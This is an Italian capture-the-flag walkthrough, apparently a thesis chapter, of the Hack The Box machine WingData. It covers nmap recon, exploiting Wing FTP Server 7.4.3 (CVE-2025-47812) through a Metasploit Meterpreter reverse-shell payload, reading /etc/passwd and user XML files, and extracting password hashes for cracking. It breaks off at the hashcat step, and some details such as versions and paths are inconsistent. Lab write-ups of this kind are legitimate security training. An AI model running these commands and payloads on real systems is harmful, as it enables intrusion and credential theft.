


Figura 4.1: Logo della macchina Linux WingData su Hack The Box

Il primo obiettivo operativo è stato determinare la superficie di attacco esposta. Per mappare i servizi attivi, è stata eseguita una scansione aggressiva tramite l'applicativo *Nmap*, mirata a rilevare le versioni del software e il sistema operativo sottostante. Il comando e il relativo esito sono riportati nel Listato 4.1 e nella Figura 4.2.

```
sudo nmap -sC -sV -O 10.129.15.155
```

Listato 4.1: Scansione Nmap per il rilevamento di servizi e versioni



```
(kali@kali)~$ nmap -sC -sV -O 10.129.15.155
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-27 10:24 EDT
Nmap scan report for wingdata.htb (10.129.15.155)
Host is up (0.065s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
|_ ssh-hostkey:
|   256 a1:fa:95:8b:d7:56:03:85:e4:45:c9:c7:1e:ba:28:3b (ECDSA)
|_  256 9c:ba:21:1a:97:2f:3a:64:73:c1:4c:1d:ce:65:7a:2f (ED25519)
80/tcp    open  http      Apache httpd 2.4.66
|_ http-title: WingData Solutions
|_ http-server-header: Apache/2.4.66 (Debian)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose/router
Running (JUST GUESSING): Linux 4.X|5.X|2.6.X|3.X (97%), MikroTik RouterOS 7.X (97%)
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_ke
:5.6.3 cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:6.0
Aggressive OS guesses: Linux 4.15 - 5.19 (97%), Linux 5.0 - 5.14 (97%), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3
7%), Linux 2.6.32 - 3.13 (91%), Linux 3.10 - 4.11 (91%), Linux 3.2 - 4.14 (91%), Linux 3.4 - 3.10 (91%), Linux 4
(91%), Linux 2.6.32 - 3.10 (91%), Linux 4.19 - 5.15 (91%)
No exact OS matches for host (test conditions non-ideal).
Service Info: Host: localhost; OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.15 seconds
(kali@kali)~$
```

Figura 4.2: Output della scansione Nmap: rilevamento delle porte 22 e 80

Dall'analisi dei risultati si evince che il *target* espone due vettori principali:

- *Porta 22/tcp (SSH)*: servizio *OpenSSH 9.2p1*, tipico di una distribuzione *Debian Bookworm*.
- *Porta 80/tcp (HTTP)*: server web *Apache httpd 2.4.62*. Un dettaglio critico emerso è il reindirizzamento automatico verso l'URL `http://wingdata.htb/`, indicando l'utilizzo del *Virtual Hosting*.

Prima di procedere con l'analisi dei servizi web, è stata verificata la stabilità del collegamento tramite il protocollo *ICMP* utilizzando l'utility *ping*.

```
ping -c 4 10.129.15.155
```

Listato 4.2: Verifica della connettività tramite protocollo ICMP

L'analisi dell'output fornisce indicazioni preliminari determinanti:

- *Latenza (RTT)*: il tempo di risposta medio si attesta sui *44.3ms*, valore ottimale per scansioni massive.
- *Affidabilità*: si è verificato uno 0% `packet loss`, confermando una connessione stabile.

- *Analisi del TTL*: il valore di *TTL* rilevato è pari a 63. Considerando il decremento operato dai *router* di rete, il valore originale di 64 è un forte indicatore di un *kernel Linux*.

4.1.1 Virtual Host Enumeration e risoluzione DNS

Una volta completata la risoluzione statica del dominio, è stato possibile accedere tramite *browser* all'indirizzo `http://wingdata.htb`. L'applicazione si presenta come un portale aziendale professionale denominato "Wing Data Solutions" (Figura 4.3).




Figura 4.3: Interfaccia web principale della piattaforma Wing Data Solutions

L'ispezione della pagina principale ha permesso di identificare un punto di interazione dinamico denominato "Client Portal". Tuttavia, il tentativo iniziale di accesso a tale sezione ha generato un errore di risoluzione DNS, come documentato nella Figura 4.4. L'analisi del *link* di destinazione ha rivelato che il portale risiede su un sottodominio specifico: `ftp.wingdata.htb`.




Figura 4.4: Errore di risoluzione DNS durante il tentativo di accesso al Client Portal

Per ovviare a questa limitazione e permettere al *browser* la corretta navigazione, si è reso necessario configurare la risoluzione statica dei nomi sulla macchina *Kali Linux* modificando il file di sistema `/etc/hosts`. Questa procedura consente di mappare

manualmente l'indirizzo IP del target ai nomi di dominio identificati, istruendo il sistema operativo a risolvere le richieste verso tali domini senza interrogare server DNS esterni. In questo modo, le richieste HTTP includeranno l'header *Host* corretto, permettendo al server remoto di indirizzare il traffico verso il *Virtual Host* appropriato. L'inserimento della direttiva di mapping, illustrato nel Listato 4.3, ha garantito la piena raggiungibilità dei servizi web tramite i rispettivi nomi identificativi.

```
10.129.15.155    wingdata.htb    ftp.wingdata.htb
```

Listato 4.3: Associazione statica dei domini nel file `hosts`

In Figura 4.5 viene mostrato il contenuto del file aggiornato con l'inserimento dell'indirizzo IP del *target* associato ai domini individuati.




Figura 4.5: Configurazione della risoluzione statica nel file `/etc/hosts`

Dopo aver aggiornato correttamente la mappatura, il portale è risultato raggiungibile. Navigando verso il sottodominio `http://ftp.wingdata.htb`, viene visualizzata l'interfaccia di autenticazione del *Wing FTP Server Web Client* (Figura 4.6). Questa pagina rappresenta un asset critico, poiché espone un'area di autenticazione che funge da gateway per il sistema di gestione del file sottostante.

L'analisi accurata del *footer* della pagina di login ha permesso di identificare l'esatta versione del software in esecuzione: `v7.4.3`. Questa informazione rappresenta un punto di svolta determinante per l'attività di *Vulnerability Assessment*: l'identificazione di una versione specifica permette, infatti, di restringere la ricerca a *exploit*




Figura 4.6: Interfaccia di login del Wing FTP Server Web Client sul sottodominio ftp

noti e vulnerabilità documentate, trasformando una scansione generica in un attacco mirato verso una tecnologia obsoleta.

4.2 Vulnerability Analysis

In seguito all'identificazione della versione del software in esecuzione (*Wing FTP Server v7.4.3*), l'attività si è spostata sulla ricerca sistematica di vulnerabilità note all'interno dei database pubblici di *Cyber Threat Intelligence*. Questa fase è determinante: nel penetration testing moderno, trasformare una scansione generica in un attacco mirato permette di ridurre il "rumore" generato sulla rete (evitando sistemi di *Intrusion Detection*) e di aumentare drasticamente le probabilità di successo dell'intrusione.

4.2.1 Analisi della vulnerabilità CVE-2025-47812


La fase iniziale dell'analisi è stata dedicata alla ricerca di vulnerabilità note tramite l'interrogazione della copia locale del database di *Exploit-DB*, utilizzando l'utility *searchsploit*. Questa operazione di *vulnerability discovery* mirava a verificare se la versione specifica 7.4.3, identificata sul target, fosse affetta da falle critiche già documentate nella letteratura di sicurezza. L'utilizzo di un database offline garantisce rapidità e discrezione durante la fase di enumerazione, permettendo di filtrare i risultati per tipologia di exploit e piattaforma. Come approfondito nella Sezione 2.2.3, i risultati ottenuti hanno fornito una panoramica dettagliata dei potenziali vettori di attacco applicabili. L'interrogazione è stata eseguita fornendo all'utility il nome completo del software e la versione esatta, come riportato nel Listato 4.4, al fine di restringere il campo di ricerca ai soli exploit realmente pertinenti.

```
searchsploit Wing FTP Server 7.4.3
```

Listato 4.4: Ricerca di exploit pubblici tramite searchsploit

Come illustrato nella Figura 4.7, l'interrogazione ha restituito un risultato di criticità elevata, ovvero un *exploit* per l'esecuzione di codice remoto (*Remote Code Execution* - RCE) non autenticato. Il fatto che l'exploit sia "Unauthenticated" rappresenta lo

scenario peggiore per la sicurezza del target, poiché non richiede credenziali valide per compromettere il server.



(kali@kali)-[~] \$ searchsploit Wing FTP Server 7.4.3	
Exploit Title	Path
Wing FTP Server 7.4.3 - Unauthenticated Remote Code Execution (RCE)	multiple/remote/52347.py
Shellcodes: No Results	

Figura 4.7: Esito della ricerca su Exploit-DB: identificazione del vettore RCE

L’analisi tecnica del vettore d’attacco, identificato formalmente come *CVE-2025-47812*, ha rivelato una falla logica nel meccanismo di gestione delle sessioni del portale web. Il software risulta vulnerabile a una tecnica di *Authentication Bypass* tramite l’iniezione di un carattere *NULL-byte* (`%00`) nelle richieste *HTTP*. Questa manipolazione permette di ingannare la logica di validazione del server, garantendo l’accesso alle funzioni amministrative e, di conseguenza, la possibilità di impartire comandi diretti al sistema operativo sottostante.

Al fine di procedere allo sfruttamento delle vulnerabilità in modo strutturato e professionale, è stato impiegato il *framework Metasploit*, come illustrato nel dettaglio nella Sezione 2.3.1. Una volta inizializzata la console interattiva tramite il comando `msfconsole`, l’attività si è focalizzata sull’utilizzo del motore di ricerca interno per individuare il modulo specifico relativo al servizio target. Questa fase di preparazione è essenziale per selezionare un *exploit* affidabile e compatibile con la versione del software identificata, garantendo, al contempo, una gestione oculata dei *payload* per le successive fasi di accesso remoto. L’individuazione dello strumento idoneo è stata effettuata interrogando il database dei moduli tramite la funzione di ricerca, come riportato nel Listato 4.5, al fine di isolare l’*exploit* dedicato al servizio *WingFTP*.

search WingFTP

Listato 4.5: Ricerca del modulo specifico all’interno di *Metasploit*

```
msf > search WingFTP
```

Remember me

Download App

Matching Modules					
#	Name	Disclosure Date	Rank	Check	Description
0	exploit/multi/http/wingftp_null_byte_rce	2025-06-30	excellent	Yes	Wing FTP Server NULL-byte Authentication Bypass (CVE-2025-47812)
1	_ target: Unix/Linux Command Shell	.	.	.	.
2	_ target: Windows Command Shell	.	.	.	.

FTP server software powered by Wing FTP Server v7.4.3

Interact with a module by name or index. For example `info 2`, use `2` or use `exploit/multi/http/wingftp_null_byte_rce`
After interacting with a module you can manually set a TARGET with `set TARGET 'Windows Command Shell'`

```
msf >
```

Figura 4.8: Ricerca e individuazione del modulo *exploit* in *Metasploit*

L’output mostrato in Figura 4.8 conferma la disponibilità di un modulo con *ranking* "Excellent". Questo parametro indica che l’*exploit* è estremamente stabile e non rischia di causare il *crash* del servizio *Wing FTP*, permettendo un’intrusione silenziosa e affidabile.

Prima di procedere all'invio del *payload*, è stata condotta un'analisi rigorosa dei parametri richiesti tramite il comando `options` (Figura 4.9). L'esame ha rivelato che il modulo è configurato per utilizzare `CURL` come metodo di *fetch* per il trasferimento del codice malevolo sulla macchina vittima, una scelta ottimale per i sistemi *Linux* moderni.

```
msf > use 0
[*] No payload configured, defaulting to cmd/linux/http/aarch64/meterpreter/reverse_tcp
msf exploit(multi/http/wingftp_null_byte_rce) > options

Module options (exploit/multi/http/wingftp_null_byte_rce):

  Name      Current Setting  Required  Description
  ---      -
  PASSWORD  no               no        Password for authentication
  Proxies   no               no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks5, socks5h, http, sapn
  RHOSTS    yes              yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     80               yes        The target port (TCP)
  SSL       false            no        Negotiate SSL/TLS for outgoing connections
  USERNAME  anonymous         yes        Valid username for authentication
  VHOST     no               no        HTTP server virtual host

Payload options (cmd/linux/http/aarch64/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  FETCH_COMMAND  CURL            yes        Command to fetch payload (Accepted: CURL, FTP, GET, TFTP, TNFTP, WGET)
  FETCH_DELETE   false           yes        Attempt to delete the binary after execution
  FETCH_FILELESS none            yes        Attempt to run payload without touching disk by using anonymous handles, requires Linux ≥3.17 (for Python variant also Python ≥3.8 (Accepted: none, bash, python3.8+))
  FETCH_SRVHOST  no              no        Local IP to use for serving payload
  FETCH_SRVPORT  8080            yes        Local port to use for serving payload
  FETCH_URI_PATH no              no        Local URI to use for serving payload
  LHOST         192.168.2.128   yes        The listen address (an interface may be specified)
  LPORT         4444            yes        The listen port

When FETCH_COMMAND is one of CURL,GET,WGET:

  Name      Current Setting  Required  Description
  ---      -
  FETCH_PIPE false            yes        Host both the binary payload and the command so it can be piped directly to the shell.
```

Figura 4.9: Configurazione delle variabili critiche e dei parametri del *Payload*

Questa fase analitica ha permesso di confermare che il target *WingData*, pur presentando una superficie d'attacco ridotta, è totalmente esposto a una compromissione completa a causa di una vulnerabilità *1-day* nel servizio di gestione dei file. Tale consapevolezza tecnica conclude la fase di analisi e apre la strada all'esecuzione pratica dell'attacco.

4.3 Exploitation

Definito il vettore d'attacco, si è proceduto alla configurazione manuale delle variabili all'interno della console di *Metasploit*. Per garantire un controllo avanzato del sistema, è stato selezionato un *payload Meterpreter* per architetture Linux x64, configurando una connessione di ritorno (*reverse TCP*) verso la macchina attaccante. L'impostazione di tale componente è stata effettuata tramite il comando riportato nel Listato 4.6, definendo la logica di comunicazione che il target dovrà seguire dopo l'exploit.

```
set payload cmd/linux/http/x64/meterpreter/reverse_tcp
```


Listato 4.6: Selezione del *payload Meterpreter x64*

La fase di impostazione dei parametri richiede una precisione assoluta per assicurare che il flusso di esecuzione venga instradato correttamente attraverso i vari livelli della rete. È necessario definire l'indirizzo del target remoto e specificare i parametri della macchina locale che rimarrà in ascolto per accogliere la sessione entrante. Particolare attenzione deve essere rivolta alla risoluzione dei nomi a livello applicativo; l'omissione di parametri specifici per l'header HTTP potrebbe, infatti, causare il fallimento dell'exploit qualora il server web utilizzi meccanismi di gestione basati sul nome del dominio piuttosto che sull'interfaccia di rete fisica. In questa fase, l'impostazione del *Virtual Host* (VHOST) è risultata determinante per forzare il server *Apache* a dirigere il traffico verso il sottodominio vulnerabile `ftp.wingdata.htb`, bypassando efficacemente i filtri generici basati esclusivamente sull'indirizzo IP. Tale configurazione è stata tradotta operativamente all'interno del framework attraverso i comandi riportati nel Listato 4.7, dove sono stati definiti gli endpoint di rete e il contesto applicativo del target.

```
set RHOSTS 10.129.15.155
set VHOST ftp.wingdata.htb
set LHOST 10.10.15.32
set LPORT 4445
```

Listato 4.7: Configurazione dei parametri di rete e del target

Una volta completata la preparazione dell'ambiente, è stato eseguito il comando `run` per avviare la catena di sfruttamento automatizzata. Come documentato nella Figura 4.10, l'esecuzione ha prodotto un esito positivo immediato.



```
msf exploit(multi/http/wingftp_null_byte_rce) > run
[*] Started reverse TCP handler on 10.10.15.32:4445
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable. Detected version 7.4.3 ≤ 7.4.4
[+] Received UID: UID=3e6d9e9cb66af437a40283bd88516a55f528764d624db129b32c21fbca0cb8d6; path=, injection succeed
ed
[*] Sending stage (3090404 bytes) to 10.129.15.155
[*] Meterpreter session 2 opened (10.10.15.32:4445 → 10.129.15.155:50764) at 2026-03-27 11:41:01 -0400
```

Figura 4.10: Esecuzione dell'exploit e stabilizzazione della sessione *Meterpreter*

Dall'analisi dell'output si possono osservare i seguenti passaggi critici:

- *Rilevamento del Target:* il sistema ha eseguito un controllo automatico confermando che la Versione 7.4.3 è effettivamente vulnerabile.
- *Iniezione del Payload:* il modulo ha inviato con successo lo *stage* di *Meterpreter* (circa 3 MB) verso l'host remoto.
- *Apertura della Sessione:* l'attacco si è concluso con la realizzazione di un tunnel cifrato tra l'indirizzo IP del target (10.129.15.155) e la porta locale 4445 dell'attaccante.

L'apertura della sessione *Meterpreter* segna ufficialmente l'ottenimento del *foothold* sul sistema operativo, permettendo di passare dalla fase di attacco esterno a quella di analisi interna e di post-exploitation.

Una volta stabilita la sessione *Meterpreter*, si è reso necessario ottenere un controllo più diretto sul sistema operativo per interagire con il file system in modo nativo. È stato, quindi, eseguito il comando `shell` per invocare una *bash* interattiva sul target.

L'analisi del file `/etc/passwd` (Figura 4.11) ha permesso di mappare gli utenti reali presenti nel sistema, confermando la presenza degli account *wingftp* e *wacky*.

```
meterpreter > shell
Process 3859 created.
Channel 1 created.
python3 -c 'import pty; pty.spawn("/bin/bash")'
wingftp@wingdata:/opt/wftpsrvr$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:100:107::/nonexistent:/usr/sbin/nologin
sshd:x:101:65534::/run/sshd:/usr/sbin/nologin
wingftp:x:1000:1000:WingFTP Daemon User,,:/opt/wingftp:/bin/bash
wacky:x:1001:1001::/home/wacky:/bin/bash
_laurel:x:999:996::/var/log/laurel:/bin/false
wingftp@wingdata:/opt/wftpsrvr$
```

Figura 4.11: Lettura del file `/etc/passwd` per l'identificazione degli utenti di sistema

L'indagine è proseguita all'interno della directory di installazione dell'applicazione, `/opt/wftpsrvr`, dove una ricerca ricorsiva ha portato all'individuazione di diversi file di configurazione in formato XML. Come mostrato nella Figura 4.12, sono stati individuati i profili degli utenti dell'applicazione FTP: *maria*, *steve*, *wacky*, *anonymous* e *john*.

```
wingftp@wingdata:/opt/wftpsrvr$ find /opt/wftpsrvr -name '*.xml'
find /opt/wftpsrvr -name '*.xml'
/opt/wftpsrvr/Data/_ADMINISTRATOR/admins.xml
/opt/wftpsrvr/Data/_ADMINISTRATOR/settings.xml
/opt/wftpsrvr/Data/1/users/maria.xml
/opt/wftpsrvr/Data/1/users/steve.xml
/opt/wftpsrvr/Data/1/users/wacky.xml
/opt/wftpsrvr/Data/1/users/anonymous.xml
/opt/wftpsrvr/Data/1/users/john.xml
/opt/wftpsrvr/Data/1/settings.xml
/opt/wftpsrvr/Data/1/portlistener.xml
/opt/wftpsrvr/Data/settings.xml
/opt/wftpsrvr/webadmin/crossdomain.xml
/opt/wftpsrvr/webclient/crossdomain.xml
wingftp@wingdata:/opt/wftpsrvr$
```

Figura 4.12: Individuazione dei file XML contenenti i dati degli utenti dell'applicazione

Per recuperare le credenziali, è stata esaminata la configurazione di ciascun utente. Nel Listato 4.8 e nelle Figure 4.13 e 4.14 viene riportata, a titolo d'esempio, l'ispezione del file relativo all'utente *wacky*.

```
cat /opt/wftpserver/Data/1/users/wacky.xml
```

Listato 4.8: Lettura della configurazione XML dell'utente *wacky*

```
wingftp@wingdata:/opt/wftpserver$ cat /opt/wftpserver/Data/1/users/wacky.xml
cat /opt/wftpserver/Data/1/users/wacky.xml
<?xml version="1.0" ?>
<USER_ACCOUNTS Description="Wing FTP Server User Accounts">
  <USER>
    <UserName>wacky</UserName>
    <EnableAccount>1</EnableAccount>
    <EnablePassword>1</EnablePassword>
    <Password>32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b8783994f8a503ca</Password>
    <ProtocolType>63</ProtocolType>
    <EnableExpire>0</EnableExpire>
    <ExpireTime>2025-12-02 12:02:46</ExpireTime>
    <MaxDownloadSpeedPerSession>0</MaxDownloadSpeedPerSession>
    <MaxUploadSpeedPerSession>0</MaxUploadSpeedPerSession>
    <MaxDownloadSpeedPerUser>0</MaxDownloadSpeedPerUser>
    <MaxUploadSpeedPerUser>0</MaxUploadSpeedPerUser>
    <SessionNoCommandTimeOut>5</SessionNoCommandTimeOut>
    <SessionNoTransferTimeOut>5</SessionNoTransferTimeOut>
    <MaxConnection>0</MaxConnection>
    <ConnectionPerIp>0</ConnectionPerIp>
    <PasswordLength>0</PasswordLength>
    <ShowHiddenFile>0</ShowHiddenFile>
    <CanChangePassword>0</CanChangePassword>
    <CanSendMessageToServer>0</CanSendMessageToServer>
    <EnableSSHPublicKeyAuth>0</EnableSSHPublicKeyAuth>
    <SSHPublicKeyPath></SSHPublicKeyPath>
    <SSHAuthMethod>0</SSHAuthMethod>
    <EnableWeblink>1</EnableWeblink>
    <EnableUplink>1</EnableUplink>
    <EnableTwoFactor>0</EnableTwoFactor>
    <TwoFactorCode></TwoFactorCode>
    <ExtraInfo></ExtraInfo>
    <CurrentCredit>0</CurrentCredit>
    <RatioDownload>1</RatioDownload>
    <RatioUpload>1</RatioUpload>
    <RatioCountMethod>0</RatioCountMethod>
    <EnableRatio>0</EnableRatio>
    <MaxQuota>0</MaxQuota>
    <CurrentQuota>0</CurrentQuota>
    <EnableQuota>0</EnableQuota>
    <NotesName></NotesName>
    <NotesAddress></NotesAddress>
    <NotesZipCode></NotesZipCode>
    <NotesPhone></NotesPhone>
    <NotesFax></NotesFax>
    <NotesEmail></NotesEmail>
    <NotesMemo></NotesMemo>
    <EnableUploadLimit>0</EnableUploadLimit>
    <CurLimitUploadSize>0</CurLimitUploadSize>
```

Figura 4.13: Dettaglio del file *wacky.xml* (Parte 1): identificazione del campo *Password*

4.3.1 Cracking offline tramite Hashcat

L'ispezione dei file XML ha permesso di estrarre delle stringhe esadecimali corrispondenti alle password cifrate degli utenti, fornendo una base solida per l'attacco offline. Grazie all'uso dell'utility *hash-identifier* è stato possibile determinare con precisione che l'algoritmo utilizzato per la protezione delle credenziali è *SHA-256*. Si è, quindi, proceduto alla creazione di un file locale denominato *hashes.txt*, il cui contenuto è riportato nel Listato 4.9, formattando gli hash secondo lo standard richiesto dai tool di cracking. È stato necessario aggiungere manualmente il *salt* specifico del software (*WingFTP*) a ogni riga, operazione indispensabile poiché il sistema di autenticazione utilizza questa stringa fissa per aumentare la complessità dell'hash e prevenire l'utilizzo di tabelle precalcolate.


```

<EnableSSHPublicKeyAuth>0</EnableSSHPublicKeyAuth>
<SSHPublicKeyPath></SSHPublicKeyPath>
